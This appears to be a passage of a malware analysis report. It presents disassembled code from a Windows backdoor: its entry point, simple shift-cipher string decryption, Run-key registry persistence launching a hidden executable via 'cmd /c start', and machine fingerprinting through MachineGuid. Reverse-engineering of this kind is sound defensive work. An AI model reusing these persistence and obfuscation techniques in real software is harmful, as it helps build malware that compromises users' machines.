
Once this done, we can see on the entry point, this uses the startupinfo structure to specify window properties, verify the header of the PE and the get the environment values for create the process. The malware is coded in C++ language.


(fcn) entry0 320
entry0 ();
; var LPSTARTUPINFOA lpStartupInfo @ ebp-0x68
; var int32_t var_3ch @ ebp-0x3c
; var int32_t var_38h @ ebp-0x38
; var int32_t var_20h @ ebp-0x20
; var uint32_t var_1ch @ ebp-0x1c
; var int32_t var_4h @ ebp-0x4
call GetInfo
jmp 0x40381d
push 0x58 ; 'X' ; 88
push 0x40ff10
call fcn.00404720
xor esi, esi
mov dword [ebp - 4], esi
lea eax, [ebp - 0x68]
push eax ; LPSTARTUPINFOA lpStartupInfo
call dword [sym.imp.KERNEL32.dll_GetStartupInfoA] ; 0x40e08c ; VOID GetStartupInfoA(LPSTARTUPINFOA lpStartupInfo)
push 0xfffffffffffffffe
pop edi
mov dword [ebp - 4], edi
mov eax, 0x5a4d ; 'MZ'
cmp word [0x400000], ax
jne 0x403884
mov eax, dword [0x40003c]
cmp dword [eax + 0x400000], 0x4550 ; 'PE'
jne 0x403884
mov ecx, 0x10b ; 267
cmp word [eax + 0x400018], cx
jne 0x403884
cmp dword [eax + 0x400074], 0xe
jbe 0x403884
xor ecx, ecx
cmp dword [eax + 0x4000e8], esi
setne cl
mov dword [ebp - 0x1c], ecx
jmp 0x403887
mov dword [ebp - 0x1c], esi
xor ebx, ebx
inc ebx
push ebx
call fcn.0040490c
pop ecx
test eax, eax
jne 0x40389d
push 0x1c ; 28
call fcn.004037f4
pop ecx
call ManageTLS
test eax, eax
jne 0x4038ae
push 0x10 ; 16
call fcn.004037f4
pop ecx
call fcn.00409016
mov dword [ebp - 4], ebx
call fcn.00406a4a
test eax, eax
jge 0x4038c7
push 0x1b ; 27
call fcn.0040496c
pop ecx
call dword [sym.imp.KERNEL32.dll_GetCommandLineA] ; 0x40e088 ; LPSTR GetCommandLineA(void)
mov dword [0x41443c], eax
call GetEnvironmentStringsW ; LPWCH GetEnvironmentStringsW(void)
mov dword [0x412160], eax
call GetModule
test eax, eax
jge 0x4038ed
push 8 ; 8
call fcn.0040496c
pop ecx
call fcn.00408bac
test eax, eax
jge 0x4038fe
push 9 ; 9
call fcn.0040496c
pop ecx
push ebx
call fcn.00404a2b
pop ecx
test eax, esi
je 0x403910
push eax
call fcn.0040496c
pop ecx
call fcn.00408b4d
cmp byte [ebp - 0x3c], bl
je 0x403920
movzx ecx, word [ebp - 0x38]
jmp 0x403923
push 0xa ; 10
pop ecx
push ecx
push eax ; char **envp
push esi ; char **argv
push 0x400000 ; int argc
call main ; int main(int argc, char **argv, char **envp)
mov dword [ebp - 0x20], eax
cmp dword [ebp - 0x1c], esi
jne 0x40393e
push eax
call fcn.00404bdc
call fcn.00404c08
mov dword [ebp - 4], edi
jmp 0x40397d
mov eax, dword [ebp - 0x20]
jmp 0x403995
call fcn.00404765
ret

We can observe that the malware pushes the persistence by a Run key in the registry. We can note too that use DOS commands with an environment value ("C:\ProgramData\Ntuser\winlgn.exe") for launch the backdoor.



(fcn) Getdatapointer 207
Getdatapointer (int32_t arg_8h, int32_t arg_ch);
push 0xc
push 0x410080
call fcn.00404720
mov esi, str.KERNEL32.DLL
push esi
call dword [sym.imp.KERNEL32.dll_GetModuleHandleW]
test eax, eax
jne 0x407830
push esi
call fcn.0040493c
pop ecx
mov dword [var_1ch], eax
mov esi, dword [arg_8h]
mov dword [esi + 0x5c], 0x40e9f0
xor edi, edi
inc edi
mov dword [esi + 0x14], edi
test eax, eax
je 0x40786b
push str.EncodePointer
push eax
mov ebx, dword sym.imp.KERNEL32.dll_GetProcAddress
call ebx
mov dword [esi + 0x1f8], eax
push str.DecodePointer
push dword [var_1ch]
call ebx
mov dword [esi + 0x1fc], eax
mov dword [esi + 0x70], edi
mov byte [esi + 0xc8], 0x43
mov byte [esi + 0x148], 0x43
mov dword [esi + 0x68], 0x411640
push 0xd
call fcn.00403c27
pop ecx
and dword [var_4h], 0
push dword [esi + 0x68]
call dword [sym.imp.KERNEL32.dll_InterlockedIncrement]
mov dword [var_4h], 0xfffffffe
call fcn.004078e2
push 0xc
call fcn.00403c27
pop ecx
mov dword [var_4h], edi
mov eax, dword [arg_ch]
mov dword [esi + 0x6c], eax
test eax, eax
jne 0x4078c1
mov eax, dword [0x411c48]
mov dword [esi + 0x6c], eax
push dword [esi + 0x6c]
call fcn.004074ca
pop ecx
mov dword [var_4h], 0xfffffffe
call fcn.004078eb
call fcn.00404765
ret
(fcn) PushRunKey 519
PushRunKey ();
sub esp, 0xc
push ebx
push ebp
push esi
push edi
push 1
mov eax, str.Tpguxbsf_Njdsptpgu
call decrypt
mov ebx, eax
push 1
mov eax, str.Xjoepxt_Dvssfouwfstjpo
mov dword [var_1ch], ebx
call decrypt
add esp, 8
mov ecx, eax
lea ebx, [ebx]
mov dl, byte [eax]
inc eax
test dl, dl
jne 0x401390
mov edi, ebx
sub eax, ecx
mov esi, ecx
dec edi
mov edi, edi
mov cl, byte [edi + 1]
inc edi
test cl, cl
jne 0x4013a0
mov ecx, eax
shr ecx, 2
rep movsd dword es:[edi], dword ptr [esi]
mov ecx, eax
and ecx, 3
rep movsb byte es:[edi], byte ptr [esi]
mov edi, ebx
dec edi
lea esp, [esp]
mov al, byte [edi + 1]
inc edi
test al, al
jne 0x4013c0


mov eax, dword [0x40fc54] ; "Run"
mov dword [edi], eax
push 1 ; 1
mov eax, str.Efgbvmu2 ; 0x40fc58 ; "Efgbvmu2" ; -> Default
call decrypt
mov ebp, eax
push 1 ; 1
mov eax, 0x40fc70 ; "TfU" ; -> SeT
call decrypt
add esp, 8
push 0 ; HKEY hKey
push 0 ; LPCSTR lpValueName
push 0 ; LPDWORD lpReserved
push 0 ; LPDWORD lpType
push ebp ; LPBYTE lpData
mov esi, eax
push 0 ; LPDWORD lpcbData
mov dword [var_30h], esi
call dword [sym.imp.ADVAPI32.dll_RegQueryValueExA] ; 0x40e008 ; LSTATUS RegQueryValueExA(HKEY hKey, LPCSTR lpValueName, LPDWORD lpReserved, LPDWORD lpType, LPBYTE lpData, LPDWORD lpcbData)
test eax, eax
je 0x4014fa
push 1 ; 1
mov eax, 0x40fc74 ; "dne" ; -> cmd
call decrypt
mov ebx, eax
push 1 ; 1
mov eax, str.0d_tubsu__TfU ; 0x40fc78 ; "!0d!tubsu!&TfU&!" ; -> /c start %SeT
call decrypt
add esp, 8
mov esi, eax
lea ebx, [ebx]
mov cl, byte [eax]
inc eax
test cl, cl
jne 0x401430
mov edi, ebx
sub eax, esi
dec edi
lea esp, [esp]
mov cl, byte [edi + 1] ; 1
inc edi
test cl, cl
jne 0x401440
mov ecx, eax
shr ecx, 2
rep movsd dword es:[edi], dword ptr [esi]
mov ecx, eax
and ecx, 3
push 1 ; 1
mov eax, 0x40fc8c ; "'!"
rep movsb byte es:[edi], byte ptr [esi]
call decrypt
add esp, 4
mov esi, eax
mov cl, byte [eax]
inc eax
test cl, cl
jne 0x401467
mov edi, ebx
sub eax, esi
dec edi
mov cl, byte [edi + 1] ; 1
inc edi
test cl, cl
jne 0x401473
mov ecx, eax
shr ecx, 2
rep movsd dword es:[edi], dword ptr [esi]
mov ecx, eax
and ecx, 3
mov eax, ebx
rep movsb byte es:[edi], byte ptr [esi]
dec eax
lea esp, [esp]
mov cl, byte [eax + 1] ; 1
inc eax
test cl, cl
jne 0x401490
mov ecx, dword str.exit ; 0x40fc90 ; "exit"
mov dword [eax], ecx
mov dl, byte [0x40fc94]
mov ecx, dword [samDesired] ; 0x14 ; 20
mov byte [eax + 4], dl
lea eax, [cbData] ; 0x10 ; 16
push eax ; HKEY hKey
push 0xf003f ; '?' ; LPCSTR lpSubKey
push 0 ; DWORD ulOptions
push ecx ; REGSAM samDesired
push 0x80000001 ; PHKEY phkResult
call dword [sym.imp.ADVAPI32.dll_RegOpenKeyExA] ; 0x40e00c ; LSTATUS RegOpenKeyExA(HKEY hKey, LPCSTR lpSubKey, DWORD ulOptions, REGSAM samDesired, PHKEY phkResult)
mov eax, ebx
lea esi, [eax + 1] ; 1
lea ebx, [ebx]
mov cl, byte [eax]
inc eax
test cl, cl
jne 0x4014d0
mov edx, dword [cbData] ; 0x10 ; 16
sub eax, esi
push eax ; HKEY hKey
push ebx ; LPCSTR lpValueName
push 1 ; 1 ; DWORD Reserved
push 0 ; DWORD dwType
push ebp ; const BYTE *lpData
push edx ; DWORD cbData
call dword [sym.imp.ADVAPI32.dll_RegSetValueExA] ; 0x40e004 ; LSTATUS RegSetValueExA(HKEY hKey, LPCSTR lpValueName, DWORD Reserved, DWORD dwType, const BYTE *lpData, DWORD cbData)
mov eax, dword [cbData] ; 0x10 ; 16
push eax ; HKEY hKey
call dword [sym.imp.ADVAPI32.dll_RegCloseKey] ; 0x40e010 ; LSTATUS RegCloseKey(HKEY hKey)
mov esi, dword [var_18h] ; 0x18 ; 24





This query the registry for getting, the version of the OS and proceeds for identifying the victim's machine GUID by the HKLM\SOFTWARE\Microsoft\Cryptography\MachineGuid registry key.

